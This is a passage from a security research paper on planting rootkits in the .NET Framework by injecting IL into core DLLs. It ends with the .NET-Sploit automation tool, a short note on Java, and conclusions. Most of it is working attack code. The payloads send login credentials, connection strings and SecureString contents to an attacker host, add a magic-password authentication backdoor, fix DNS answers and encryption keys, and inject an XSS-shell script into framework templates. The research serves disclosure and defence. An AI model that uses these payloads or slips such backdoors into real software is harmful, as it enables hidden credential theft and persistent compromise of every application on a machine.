Following the steps defined above at section "modifying the Framework core", let's locate the Authenticate method, and add code that calls SendToUrl to the end of this method.

Original code (end of authenticate)   Modified code(post injection)

```
IL_0033:  ldloc.0
/////appended code - call SendToUrl
    IL_0034:  ldstr      "http://www.attacker.com/CookieStealer/WebForm1.asp"
      + "x\?s="
IL_0039:  ldarg.0
    IL_003a:  ldstr          ":"
    IL_003f:  ldarg.1
    IL_0040:  call          string [mscorlib]System.String::Concat(string,
                                                                string,string)
    IL_0045:  call          void System.Web.Security.FormsAuthentication::SendToUrl(
string,
                                                                string)
/////end appended code - call SendToUrl
    IL_004a:  ret
} // end of method FormsAuthentication::Authenticate
```

```
IL_0033:  ldloc.0
IL_0034:  ret
} // end of method FormsAuthentication::Authenticate
```

Injected

Now every time, in any .NET application that performs forms authentication, the username and password string will be send to the attacker.

Note that this is a "post injection" technique, in which our code is injected at the **end** of the original method code.

Backdooring forms authentication

Another possible attack on the Authenticate function is to backdoor its logic. Let's add code to this method that anytime the supplied password will contain some special string (for example, "MagicValue!") authentication will succeed

Let's add code to the beginning of Authenticate that will return true if password equals "MagicValue!"

```
IL_0000: ldarg.1
IL_0001: ldstr "MagicValue"
IL_0006: callvirt instance bool [mscorlib]System.String::Equals(string)
IL_000b: brfalse.s IL_0015
IL_000d: ldc.i4.1
IL_000e: stloc.0
IL_000f: br.s IL_0020
```

```
IL_0011: ldc.i4.0
IL_0012: stloc.0
IL_0013: br.s IL_0035
```

The modified code of Authenticate will be (seen as C# using Reflector, added code in red):

```
public static bool Authenticate(string name, string password)
{
    if (password.equals("MagicValue!"))
        return true;
    bool flag = InternalAuthenticate(name, password);
    if (flag)
    {
        PerfCounters.IncrementCounter(AppPerfCounter.FORMS_AUTH_SUCCESS);
        WebBaseEvent.RaiseSystemEvent(null, 0xfa1, name);
        return flag;
    }
    PerfCounters.IncrementCounter(AppPerfCounter.FORMS_AUTH_FAIL);
    WebBaseEvent.RaiseSystemEvent(null, 0xfa5, name);
    return flag;
}
```

Installing a reverse shell inside a Framework DLL

In this example we'll inject the ReverseShell function and execute it.
For demonstration purpose, let's make a reverse shell every time a winform executable is loaded (there's no meaning for opening a reverse shell each time like that, it's just easy to test and see that it works..).
Winform applications are based on the Application class located in System.Windows.Forms.dll, which will be the target in this example.
So we'll inject code that execute our reverse shell into System.Windows.Forms.dll, at method Run(Form mainForm) which is executed each time a new application is created.

Adding code that calls our ReverseShell function:

Note that this is a "pre injection" technique, in which our code is injected at the **beginning** of the original method code.

DNS record fixation

All DNS queries perform (directly or indirectly) in the .NET Framework are handled by the Dns class, using the GetHostAddresses method for instance. This class is located in System.dll.

In this example, let's modify this method and fixate the IP address returned to be the attacker's Man-In-the-Middle IP address.

We can easily accomplish it by just pre-injecting the following 2 lines of code into the beginning of GetHostAddresses:

```
IL_0000: ldstr "www.attacker.com"
IL_0005: starg.s hostNameOrAddress
```

This example will always return the query result for www.attacker.com, ignoring the requested hostname.

This example can be extended to perform any DNS manipulation the attacker wishes.

Stealing the connection string for every connection opening

The class SqlConnection is responsible for opening the connection to the DB. This class is located inside System.Data.dll and contains an method called Open() which is responsible for opening a connection as specified in the **connectionString** class member variable.

We can modify the behavior of Open() to send the connection string to the attacker each time it is called.

So Open() can be changed so that a call to SendToUrl is placed at the beginning of this method (pre injection), sending the value of this.ConnectionString to the attacker collector page.

C# representation of the modified Open() function will be:

```
public override void Open()
{
SendToUrl("www.attacker.com", this.ConnectionString);
…
…
}
```

Injecting Browser exploitation framework into auto generated HTML/JS files

The Framework contains many pieces of HTML / Javascript code that is used by aspx pages as code templates. Those pieces of code are contained as imbedded resources inside the Framework DLL's.

For example, System.Web.dll contains lots of JS files that we can tamper with. It is possible to inject persistent javascript code into the templates (similar to the concept of persistent XSS).

A very interesting attack would be to inject a call to some XSS framework, such as XSS shell:

```
<script src="http://www.attacker.com/xssshell.asp?v=123"></script>
```

Now we can "own" the clients browsers for every page they visit.. ☺

Encryption key fixation / stealing /downgrading / etc..

Example is a very interesting attack vector against .NET cryptography at mscorlib.dll (System.Security.Cryptography).
Since it is possible to change the code, we can apply the following attacks:
- **Key fixation** can cause the encryption methods to always use the same key, giving a false sense of security to the user who thinks the encryption is performed using his chosen key.
- **Key stealing** can be achieved by sending encryption keys to the attacker (using SendToUrl, for example)
- **Key/algorithm downgrading** can be achieved by setting the least secure algorithm as the default for encryption (for example, setting the default symmetric algorithm to DES instead of the default AES.. ☺)

And of course, those are just simple examples…

Let's take a look for Rijndael key fixation. The following is the C# implementation of GenerateKey():

```
public override void GenerateKey()
{
    base.KeyValue = new byte[base.KeySizeValue / 8];
    Utils.StaticRandomNumberGenerator.GetBytes(base.KeyValue);
}
```

As can be seen, this method generates a byte array for KeyValue and calls the RNG that fills it with random bytes.
Removing the RNG code and replacing it with some constant assignment for KeyValue will leaves us with a fixed value for the key.
The simplest fixation can be achieved using a zero key by omitting the random number generation line and use the fact that byte arrays are initialized with zeroes:

```
public override void GenerateKey()
{
    base.KeyValue = new byte[base.KeySizeValue / 8];
}
```

From the innocent user point of view, his data is encrypted. The only difference is that it's not his key…

Securestring stealing

SecureString is a special string protected with encryption by the .NET Framework. It is implemented as part of System.Security at mscorlib.dll
Since it is a special string for protecting data otherwise stored as a regular string, it probably contains valuable data.

It would be interesting to inject code that will send this data to the attacker, using SendToUrl for example. An interesting location would be to inject it into the Dispose() method of SecureString.

Injected code (C# representation):

```
IntPtr ptr =
System.Runtime.InteropServices.Marshal.SecureStringToBSTR(secureString);
SendToUrl("www.attacker.com",
                System.Runtime.InteropServices.Marshal.PtrToStringBSTR(ptr));
```

Disabling security checks

Messing around with CAS (Code Access Security) can be achieved by modifying the behavior of important classes from System.Security, System.Security.Permissions, etc..

It is possible to disable security checks by changing the logic of
- CodeAccessPermission::Demand()
- CodeAccessPermission::Deny()
- CodeAccessPermission::Assert()
- FileIOPermission, RegistryPermission, etc.

Using this technique, it is possible to backdoor security checks for specific users, specified DLL's, etc.

Automating the process with .NET-Sploit

During this research, it was clear that a specified tool is needed which can help with automating the process described above.

.NET-Sploit [8] is a generic Framework modification tool developed as PoC for the techniques described in this paper that aide the process of injecting / modifying .NET assemblies.

.NET-Sploit is able to:
- Modify a given function
- Inject payloads
- Execute payloads
- Takes care of "code reshaping"
- Pull the relevant DLL from the GAC
- Generate a deployer for the modified DLL

.NET-Sploit is inspired from H.D. Moore's amazing "metasploit" [9] exploit platform.

Its specialty is the abstraction from which code injection is composed, and the separation of the following building blocks:
- Function – a new method to extend a specified DLL
- Payload – code that is injected into specific method
- Reference – reference to other DLL (if necessary)
- Item – XML based composition the above building blocks

.NET-Sploit lets you develop functions and payload regardless of the way in which they'll be used by using the pre-defined "building blocks". It is the purpose of an item to declare a specific injection that combines the generic payload and functions.

Example #1 – printing every string twice:
Implementing it requires adding the same code to the WriteLine method, as the payload.
Therefore, we need a payload file (WriteLine_Twice.payload) such as:

```
IL_0000:  call      class System.IO.TextWriter System.Console::get_Out()
IL_0005:  ldarg.0
IL_0006:  callvirt   instance void System.IO.TextWriter::WriteLine(string)
IL_000b:  ret
```

This payload needs to be injected into WriteLine, so we need to look for the method signature (declaration):

```
.method public hidebysig static void  WriteLine(string 'value') cil managed
```

The following item file (WriteLine_Twice.item) contains the information required to make this injection:

```xml
<CodeChangeItem name="Write every string twice">
    <Description>The specified code will change WriteLine(string s) in such a way that each time it is called the
                string s will be printed twice
    </Description>
    <AssemblyName>mscorlib.dll</AssemblyName>
    <AssemblyLocation>c:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089
    </AssemblyLocation>
    <NativeImageLocation>c:\WINDOWS\assembly\NativeImages_v2.0.50727_32\mscorlib
    </NativeImageLocation>
    <AssemblyCode>
      <FileName>writeline_twice.payload</FileName>
      <Location><![CDATA[.method public hidebysig static void  WriteLine(string 'value') cil
                managed]]>
      </Location>
      <StackSize>8</StackSize>
    </AssemblyCode>
</CodeChangeItem>
```

We have here:
- The description
- The name of target assembly (mscorlib.dll)
- The location in the GAC and native image
- The payload details ("AssemblyCode"):
  o Name of payload file (writeline_twice.payload)
  o Method signature to search and inject into
  o Stacksize – 8 (same as in original method)

Example #2 – sending authentication details to the attacker:
The following is an example for an item that defines a modification for
Authenticate(string username,string password).

We need a payload file(call_steal_password.payload):

```
IL_0000:  ldstr     "http://www.attacker.com/CookieStealer/WebForm1.aspx\?s="
IL_0005:  ldarg.0
IL_0006:  ldstr     ":"
IL_000b:  ldarg.1
IL_000c:  call      string [mscorlib]System.String::Concat(string, string,string)
IL_0011:  call void System.Web.Security.FormsAuthentication::SendToUrl(string,
                                                                       string)
IL_0016:  ret
```

Our payload is using the new SendToUrl method, so we need a function file for it,
saved in "SendToUrl_generic.func"

This payload needs to be injected into Authenticate, so we need to look for the
method signature (declaration):

```
.method public hidebysig static bool  Authenticate(string name,
```

The following item file (steal_authentication_credentials.item) contains the
information required to make this injection:

```xml
<CodeChangeItem name="Send data to URL">
    <Description>The specified code will change the method "Authenticate(string username,string password)" in
                 such a way that each time it is called the username+password will be send to the attacker
                 collector page at http://www.attacker.com/CookieStealer/WebForm1.aspx
    </Description>
    <AssemblyName>System.Web.dll</AssemblyName>
    <AssemblyLocation>c:\WINDOWS\assembly\GAC_32\System.Web\2.0.0.0__b03f5f7f11d50a3a
    </AssemblyLocation>
    <NativeImageLocation>c:\WINDOWS\assembly\NativeImages_v2.0.50727_32\System.Web
    </NativeImageLocation>
    <AssemblyFunc>
      <FileName>SendToUrl_generic.func</FileName>
      <Location><![CDATA[} // end of method FormsAuthentication::Authenticate]]></Location>
      <BeforeLocation>FALSE</BeforeLocation>
    </AssemblyFunc>
    <AssemblyCode>
      <FileName>call_steal_password.payload</FileName>
      <Location><![CDATA[.method public hidebysig static bool  Authenticate(string name,]]></Location>
      <StackSize>8</StackSize>
    </AssemblyCode>
</CodeChangeItem>
```

We have here:
- The description
- The name of target assembly (mscorlib.dll)
- The location in the GAC and native image
- The function details ("AssemblyFunc"):
  - Name of function file (SendToUrl_generic.func)
  - Location of injection to search for
  - Boolean value to declare whether to inject before or after the location
- The payload details ("AssemblyCode"):
  - Name of payload file (writeline_twice.payload)
  - Method signature to search and inject into
  - Stacksize – 8 (same as in original method)

**For more information about .NET-Sploit, download of the tool and source code please refer to**
http://www.applicationsecurity.co.il/.NET-Framework-Rootkits.aspx

.NET Framework Rootkits – Backdoors Inside Your Framework

Other platforms relevancy – Java Rootkits

Although the focus of this paper is the .NET Framework, the techniques described here had been is not restricted to .NET.
The same techniques were applied to Java's JVM, while extracting the java classes located in the JRE library directory (for example, in c:\Program Files\Java\jre6\lib). Here, you can find the java classes runtime classes stored in jar files. Using the same techniques, it is possible to extract the jar classes (for example, from rt.jar), modify the class byte code, repackage it and save it back into the library directory.

As an example, below you can find the decompiled code (using DJ Decompiler) of the java class   com.sun.security.auth.module.Crypt, providing password encryption routine that can easily be tampered using the same techniques described in this paper


```
Lister - [D:\JAVA_DECOMPILE\rt_decompiled\Crypt.jad]
File  Edit  Options  Help                                                    9 %

// Decompiled by DJ v3.10.10.93 Copyright 2007 Atanas Neshkov  Date: 27/02/2009
13:29:56
// Home Page: http://members.fortunecity.com/neshkov/dj.html
http://www.neshkov.com/dj.html - Check often for new version!
// Decompiler options: packimports(3)

package com.sun.security.auth.module;

import java.io.PrintStream;
import java.io.UnsupportedEncodingException;

class Crypt
{

    private void setkey(byte abyte0[])
    {
        if(KS == null)
            KS = new byte[768];
        for(int i = 0; i < 28; i++)
        {
            C[i] = abyte0[PC1_C[i] - 1];
            D[i] = abyte0[PC1_D[i] - 1];
        }

        for(int j = 0; j < 16; j++)
        {
            for(int k1 = 0; k1 < shifts[j]; k1++)
            {
                byte byte0 = C[0];
                for(int l = 0; l < 27; l++)
                    C[l] = C[l + 1];
                C[27] = byte0;
```

Conclusions

Modification of the framework behavior can lead to some very interesting results as seen in this paper. An attacker who has managed to compromise your machine can backdoor your framework, leaving rootkits behind without any traces. Those rootkits can turn the framework upside down, letting the attacker do everything he wants while his malicious code is hidden deep inside the framework DLL's.
As the owner of the machine, there's not much you can do about that – in case the attacker had already "rooted" your machine. You can use external file tampering detectors, such as tripwire, in a scenario where you have another machine that monitors your machine. Microsoft, as the developer of the Framework, should give the .NET Framework a kernel level modification protection. Microsoft response team assigned the GAC protection bypass case the track number of "MSRC 8566gs", but even if the GAC bypass will be fixed it'll surely be possible to mount the attacks described in this paper in some other way, since an attacker who has administrator level privileges on a machine can do everything anyway.

An to the brighter side of the story… although this concept can be used maliciously, it can still be used positively to make custom "MOD" frameworks for topics such as performance, bug fixing, and more ☺

About

Erez Metula (ErezMetula@gmail.com) is a senior application security consultant & trainer, working as the application security department manager at 2BSecure.

References

[1] Common Language Runtime (CLR), Microsoft
http://msdn.microsoft.com/en-us/library/8bs2ecf4(VS.80).aspx

[2] Common Language Infrastructure (CLI), Standard ECMA-335
http://www.ecma-international.org/publications/files/ECMA-ST/Ecma-335.pdf

[3].NET reverse engineering, Erez Metula
http://download.microsoft.com/download/7/7/b/77b7a327-8b92-4356-bb18-bc01e09abef3/m5p.pdf

[4] FileMon, Mark Russinovich and Bryce Cogswell
http://technet.microsoft.com/en-us/sysinternals/bb896642.aspx

[5] .NET Reflector, Lutz Roeder
http://www.red-gate.com/products/reflector/

[6] NGen Revs Up Your Performance with Powerful New Features, Microsoft
http://msdn.microsoft.com/en-us/magazine/cc163808.aspx

[7] drop-and-pop, ha.cked,net
http://ha.cked.net/dropandpop.zip

[8] .NET-Sploit, Erez Metula
http://www.applicationsecurity.co.il/.NET-Framework-Rootkits.aspx

[9] Metasploit project, H D Moore
www.metasploit.com/